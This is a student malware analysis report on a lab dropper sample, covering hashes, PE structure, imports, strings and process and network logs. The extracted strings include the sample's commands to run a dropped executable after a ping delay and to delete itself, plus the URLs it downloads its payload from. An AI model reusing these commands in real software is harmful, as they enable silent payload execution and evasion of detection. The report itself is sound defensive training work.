Practical Malware Analysis & Triage Malware Analysis Report

Dropper.DownloadFromURL.exe

Feb 2024 | Amna Jasser | v1.0

Table of Contents

Executive Summary


SHA256 hash	92730427321A1C4CCFC0D0580834DAEF98121EFA9BB8963DA332BFD6CF1FDA8A

The file "dropper.downloadfromurl.exe" is a program written in a language called C++. When you run it, it does a few things that might seem a bit tricky. First, it goes to the internet and grabs a picture file called "favicon.ico" from a specific place. Then, it also gets a webpage from another spot on the internet and saves it as a file named "A7102UL2.htm." If it successfully gets the "favicon.ico" picture, it goes on to create a new file called "CR433101.dat.exe," which is like a copy of the picture. After that, it talks to yet another place on the internet using a special function called "InternetOpenUrlW," getting information from a specific webpage (http://huskyhacks.dev). Following this, it creates another file, also named "CR433101.dat.exe," but this time in a different location on your computer (C:/Users/Public/Documents/), and this new file is the same as the "favicon.ico" picture it downloaded. In simpler terms, this program seems to be doing some interesting and somewhat sneaky things, like grabbing pictures and web pages from the internet and making copies of them on your computer. The exact reason for doing this isn't clear, but it appears to involve interacting with a specific webpage.

YARA signature rules are attached in Appendix A. Malware sample and hashes have been submitted to VirusTotal for further examination.

High-Level Technical Summary

dropper.downloadfromurl.exe is a PE file that connect to URLs to get the payloads and execute the dropper.



dropper.downloadfromurl.exe

http://ssl-6582datamanager.helpdeskbros.local/favicon.ico and saved in C:/Users/howl/AppData/Local/Microsoft/Windows/Inetchache/IE/N27Z54F7/

html file downloaded from http://huskyhacks.dev

CR433101.dat.exe

ping 1.1.1.1 -n 1 -w 3000 > Nul & C:\Users\Public\Documents\CR433101.dat.exe

Located at a folder named C:/Users/Public/Documents/. and excuted with shell command.

1. The malware execution begins with the initial PE file, "dropper.downloadfromurl.exe," which is written in C++.

2. The PE establishes a connection to a specific URL (http://ssl-6582datamanager.helpdeskbros.local/favicon.ico) with the aim of downloading a file named "favicon.ico." This icon file is retrieved and is stored in the directory "C:/Users/howl/AppData/Local/Microsoft/Windows/Inetchache/IE/N27Z54F7/".

3. Simultaneously, it fetches an HTML page from the URL (http://huskyhacks.dev), saving it as a file named "A7102UL2.htm."

4. The creation of the file "CR433101.dat.exe" is conditional upon the successful download of "favicon.ico." If the download is successful, the dropper proceeds to execute "CR433101.dat.exe."

5. "CR433101.dat.exe" replicates the content of the downloaded "favicon.ico." Additionally, it calls the "InternetOpenUrlW" function, a Windows API function that allows developers to open a specified URL (http://huskyhacks.dev) and obtain a handle (webpage) to the corresponding internet resource.

6. The obtained handle can be utilized for further operations or interactions with the identified resource. Following this, a new instance of "CR433101.dat.exe" is created in the directory "C:/Users/Public/Documents/." The content of this new file is identical to the previously downloaded "favicon.ico."

Malware Composition

dropper.downloadfromurl.exe consists of the following components:

File Name	SHA256 Hash
dropper.downloadfromurl.exe	92730427321A1C4CCFC0D0580834DAEF98121EFA9BB8963DA332BFD6CF1FDA8A
favicon.ico	C090FAD79BC646B4C8573CB3B49228B96C5B7C93A50F0E3B2BE9839ED8B2DD8B
A7102UL2.htm	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
CR433101.dat.exe	C090FAD79BC646B4C8573CB3B49228B96C5B7C93A50F0E3B2BE9839ED8B2DD8B

dropper.downloadfromurl.exe

The initial PE file that create CR433101.dat.exe and connect to a URL to download favicon.ico and if it download it successfully then it proceed to execute CR433101.dat.exe ie the dropper.

favicon.ico:

This file is download from this URL (http://ssl-6582datamanager.helpdeskbros.local/favicon.ico) at the beginning of the execution of the unknown file, it is then saved in C:/Users/howl/AppData/Local/Microsoft/Windows/Inetchache/IE/N27Z54F7/ as ico file.

A7102UL2.htm:

It is html page download from (http://huskyhacks.dev).

CR433101.dat.exe:

This file will not be created if favicon.ico not downloaded, if it is downloaded then after it called `InternetOpenUrlW` which is a function that developers can use to open a URL (http://huskyhacks.dev) and get a handle (webpage) to the corresponding internet resource. This handle can then be used for further operations or interactions with the identified resource, after that this file was created in this directory: C:/Users/Public/Documents/. This file is exactly the same as favicon.ico.


Basic Static Analysis

{Screenshots and description about basic static artifacts and methods}

dropper.downloadfromurl.exe.malz

PESTUDIO and PEVIEW output:

Looking at the first bytes it indicated it is a PE file:




```
pFile     Raw Data                                          Value
00000000  4D 5A 90 00 03 00 00 00  04 00 00 00 FF FF 00 00  MZ..............
00000010  B8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  ........@.......
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00  00 00 00 00 F8 00 00 00  ................
00000040  0E 1F BA 0E 00 B4 09 CD  21 B8 01 4C CD 21 54 68  ........!..L.!Th
00000050  69 73 20 70 72 6F 67 72  61 6D 20 63 61 6E 6E 6F  is program canno
00000060  74 20 62 65 20 72 75 6E  20 69 6E 20 44 4F 53 20  t be run in DOS 
00000070  6D 6F 64 65 2E 0D 0D 0A  24 00 00 00 00 00 00 00  mode....$.......
00000080  F4 70 F6 21 B0 11 98 72  B0 11 98 72 B0 11 98 72  .p.!...r...r...r
```

Signature: Microsoft Visual C++


Cpu: 32-bit

Looking at the virtua address and the raw address size there is not significant difference so it is not packed:



property	value	value	value	value	value
section	section[0]	section[1]	section[2]	section[3]	section[4]
name	.text	.rdata	.data	.rsrc	.reloc
footprint > sha256	E9A171BDAFFDE854723EF79...	46DD5CADE7DD106056D905...	46BEF3F740FB78A7E3EE3E8E...	79E650FC0D108F0B5CB9099...	7CFBF7E5BBC7AAAFD7E95D...
entropy	6.506	4.423	0.321	4.696	5.887
file-ratio (91.67%)	45.83 %	33.33 %	4.17 %	4.17 %	4.17 %
raw-address (begin)	0x00000400	0x00001A00	0x00002A00	0x00002C00	0x00002E00
raw-address (end)	0x00001A00	0x00002A00	0x00002C00	0x00002E00	0x00003000
raw-size (11264 bytes)	0x00001600 (5632 bytes)	0x00001000 (4096 bytes)	0x00000200 (512 bytes)	0x00000200 (512 bytes)	0x00000200 (512 bytes)
virtual-address	0x00001000	0x00003000	0x00004000	0x00005000	0x00006000
virtual-size (11281 bytes)	0x000015A1 (5537 bytes)	0x00000F38 (3896 bytes)	0x000003A0 (928 bytes)	0x000001E0 (480 bytes)	0x000001B8 (440 bytes)
characteristics	0x60000020	0x40000040	0xC0000040	0x40000040	0x42000040


Libraries used:



library (11)	duplicate (0)	flag (2)	first-thunk-original (INT)	first-thunk (IAT)	type (1)	imports (52)	group	description
KERNEL32.dll	-	-	0x00003924	0x00003000	implicit	15	-	Windows NT BASE API Client
SHELL32.dll	-	-	0x00003978	0x00003054	implicit	1	-	Windows Shell Library
MSVCP140.dll	-	-	0x00003964	0x00003040	implicit	4	-	Microsoft C Runtime Library
urlmon.dll	-	x	0x00003A18	0x000030F4	implicit	1	network	OLE32 Extensions for Win32
WININET.dll	-	x	0x00003994	0x00003070	implicit	2	network	Internet Extensions for Win32 Library
VCRUNTIME140.dll	-	-	0x00003980	0x0000305C	implicit	4	-	Microsoft C Runtime Library
api-ms-win-crt-s...	-	-	0x00003A08	0x000030E4	implicit	3	-	n/a
api-ms-win-crt-r...	-	-	0x000039B8	0x00003094	implicit	19	-	n/a
api-ms-win-crt-...	-	-	0x000039B0	0x0000308C	implicit	1	-	n/a
api-ms-win-crt-l...	-	-	0x000039A8	0x00003084	implicit	1	-	n/a
api-ms-win-crt-h...	-	-	0x000039A0	0x0000307C	implicit	1	-	n/a

*`urlmon.dll` is a crucial Dynamic Link Library (DLL) in Microsoft Windows responsible for handling Uniform Resource Locators (URLs) and managing internet protocols. It plays a key role in URL parsing, internet communication, security zone determination, and Object Linking and Embedding (OLE) for embedding objects in documents.

Looking at the import table:



imports (52)	flag (9)	first-thunk-original (INT)	first-thunk (IAT)	hint	group (8)	technique (4)	type (2)	ordinal (1)	library (0)
GetCurrentProcessId	x	0x00003EB4	0x00003EB4	536 (0x0218)	reconnaissance	T1057 | Process Discovery	implicit	-	KERNEL32.dll
URLDownloadToFileW	x	0x00003ADE	0x00003ADE	116 (0x0074)	network	-	implicit	-	urlmon.dll
InternetOpenW	x	0x00003B14	0x00003B14	201 (0x00C9)	network	-	implicit	-	WININET.dll
InternetOpenUrlW	x	0x00003B00	0x00003B00	200 (0x00C8)	network	-	implicit	-	WININET.dll
CreateProcessW	x	0x00003A44	0x00003A44	229 (0x00E5)	execution	T1106 | Execution through API	implicit	-	KERNEL32.dll
GetCurrentThreadId	x	0x00003ECA	0x00003ECA	540 (0x021C)	execution	T1057 | Process Discovery	implicit	-	KERNEL32.dll
TerminateProcess	x	0x00003E6A	0x00003E6A	1420 (0x058C)	execution	-	implicit	-	KERNEL32.dll
GetCurrentProcess	x	0x00003E56	0x00003E56	535 (0x0217)	execution	T1057 | Process Discovery	implicit	-	KERNEL32.dll
ShellExecuteW	x	0x00003A64	0x00003A64	439 (0x01B7)	execution	T1106 | Execution through API	implicit	-	SHELL32.dll
InitializeSListHead	-	0x00003EFA	0x00003EFA	867 (0x0363)	synchronization	-	implicit	-	KERNEL32.dll
IsProcessorFeaturePresent	-	0x00003E7E	0x00003E7E	902 (0x0386)	reconnaissance	-	implicit	-	KERNEL32.dll
IsDebuggerPresent	-	0x00003F10	0x00003F10	895 (0x037F)	reconnaissance	T1082 | System Information Discovery	implicit	-	KERNEL32.dll
QueryPerformanceCounter	-	0x00003E9A	0x00003E9A	1101 (0x044D)	reconnaissance	-	implicit	-	KERNEL32.dll
memset	-	0x00003B64	0x00003B64	72 (0x0048)	memory	-	implicit	-	VCRUNTIME14...
GetSystemTimeAsFileTime	-	0x00003EE0	0x00003EE0	745 (0x02E9)	file	T1124 | System Time Discovery	implicit	-	KERNEL32.dll
UnhandledExceptionFilter	-	0x00003E1C	0x00003E1C	1453 (0x05AD)	exception	-	implicit	-	KERNEL32.dll
SetUnhandledExceptionFilter	-	0x00003E38	0x00003E38	1389 (0x056D)	exception	-	implicit	-	KERNEL32.dll
GetModuleFileNameW	-	0x00003A20	0x00003A20	628 (0x0274)	dynamic-library	-	implicit	-	KERNEL32.dll
GetModuleHandleW	-	0x00003F24	0x00003F24	632 (0x0278)	dynamic-library	-	implicit	-	KERNEL32.dll
CloseHandle	-	0x00003A36	0x00003A36	134 (0x0086)	-	-	implicit	-	KERNEL32.dll
_Query_perf_frequency	-	0x00003A80	0x00003A80	1425 (0x0591)	-	-	implicit	-	MSVCP140.dll
_Thrd_sleep	-	0x00003A98	0x00003A98	1462 (0x05B6)	-	-	implicit	-	MSVCP140.dll
_Query_perf_counter	-	0x00003AA6	0x00003AA6	1424 (0x0590)	-	-	implicit	-	MSVCP140.dll
_Xtime_get_ticks	-	0x00003ABC	0x00003ABC	1484 (0x05CC)	-	-	implicit	-	MSVCP140.dll
__current_exception	-	0x00003B30	0x00003B30	28 (0x001C)	-	-	implicit	-	VCRUNTIME14...
__current_exception_context	-	0x00003B46	0x00003B46	29 (0x001D)	-	-	implicit	-	VCRUNTIME14...
_except_handler4_common	-	0x00003B6E	0x00003B6E	53 (0x0035)	-	-	implicit	-	VCRUNTIME14...
__p__commode	-	0x00003D06	0x00003D06	1 (0x0001)	-	-	implicit	-	api-ms-win-cr...
__stdio_common_vswprintf	-	0x00003B9A	0x00003B9A	17 (0x0011)	-	-	implicit	-	api-ms-win-cr...
_set_fmode	-	0x00003C74	0x00003C74	84 (0x0054)	-	-	implicit	-	api-ms-win-cr...
_c_exit	-	0x00003CA8	0x00003CA8	22 (0x0016)	-	-	implicit	-	api-ms-win-cr...

Looking at the strings output we see:


cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s"
ping 1.1.1.1 -n 1 -w 3000 > Nul & C:\Users\Public\Documents\CR433101.dat.exe
C:\Users\Matt\source\repos\HuskyHacks\PMAT-maldev\src\DownloadFromURL\Release\DownloadFromURL.pdb
http://ssl-6582datamanager.helpdeskbros.local/favicon.ico
C:\Users\Public\Documents\CR433101.dat.exe
http://huskyhacks.dev

Basic Dynamic Analysis

{Screenshots and description about basic dynamic artifacts and methods}

When running the file without internet connection:

1- It shows a black command line for a second and then it deleted itself.




```
⊟ Dropper.DownloadFromURL.exe (5364)                        C:\Users\howl\D...
      Conhost.exe (5444)            Console Window ...   C:\Windows\Syst...
   ⊟ cmd.exe (5952)                 Windows Comma...     C:\Windows\Sys...
         Conhost.exe (3736)         Console Window ...   C:\Windows\Syst...
         PING.EXE (5708)            TCP/IP Ping Com...   C:\Windows\Sys...
```

2-

Running this command: Cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "C:\Users\howl\Desktop\Dropper.DownloadFromURL.exe"

When there is internet connection:

1- There was a black command was showing, and everything looks normal, but the file is not deleted.




Time ...	Process Name	PID	Operation	Path
1:56:4...	Dropper.Downl...	2368	TCP Connect	DESKTOP-60STDTT:49676 -> 10.0.0.4:http
1:56:4...	Dropper.Downl...	2368	TCP Send	DESKTOP-60STDTT:49676 -> 10.0.0.4:http
1:56:4...	Dropper.Downl...	2368	TCP Receive	DESKTOP-60STDTT:49676 -> 10.0.0.4:http
1:56:4...	Dropper.Downl...	2368	TCP Receive	DESKTOP-60STDTT:49676 -> 10.0.0.4:http
1:56:4...	Dropper.Downl...	2368	TCP Disconnect	DESKTOP-60STDTT:49676 -> 10.0.0.4:http
1:56:4...	Dropper.Downl...	2368	TCP Connect	DESKTOP-60STDTT:49677 -> 10.0.0.4:http
1:56:4...	Dropper.Downl...	2368	TCP Send	DESKTOP-60STDTT:49677 -> 10.0.0.4:http
1:56:4...	Dropper.Downl...	2368	TCP Receive	DESKTOP-60STDTT:49677 -> 10.0.0.4:http
1:56:4...	Dropper.Downl...	2368	TCP Receive	DESKTOP-60STDTT:49677 -> 10.0.0.4:http
1:56:4...	Dropper.Downl...	2368	TCP Disconnect	DESKTOP-60STDTT:49677 -> 10.0.0.4:http


2-

There were TCP traffic going to the internet.


3- Then it download/created these files in the system:



Name	Date modified	Type
Explorer Suite Signatures	6/11/2023 3:00 AM	File folder
My Music	6/5/2023 9:50 PM	File folder
My Pictures	6/5/2023 9:50 PM	File folder
My Videos	6/5/2023 9:50 PM	File folder
CR433101.dat.exe	2/19/2024 1:56 PM	Application
desktop.ini	12/7/2019 1:12 AM	Configuration sett...




```
Time ...  Process Name      PID   Operation                          Path
1:56:4... Dropper.Downl...  2368  CreateFile                         C:\Users\howl\AppData\Local\Microsoft\Windows\INetCache\IE\N27Z54F7\favicon[1].ico
1:56:4... Dropper.Downl...  2368  WriteFile                          C:\Users\howl\AppData\Local\Microsoft\Windows\INetCache\IE\N27Z54F7\favicon[1].ico
1:56:4... Dropper.Downl...  2368  QueryBasicInformationFile          C:\Users\howl\AppData\Local\Microsoft\Windows\INetCache\IE\N27Z54F7\favicon[1].ico
1:56:4... Dropper.Downl...  2368  CloseFile                          C:\Users\howl\AppData\Local\Microsoft\Windows\INetCache\IE\N27Z54F7\favicon[1].ico
1:56:4... DllHost.exe       3292  CreateFile                         C:\Users\howl\AppData\Local\Microsoft\Windows\INetCache\IE\N27Z54F7\favicon[1].ico
1:56:4... DllHost.exe       3292  QueryNetworkOpenInformationFile    C:\Users\howl\AppData\Local\Microsoft\Windows\INetCache\IE\N27Z54F7\favicon[1].ico
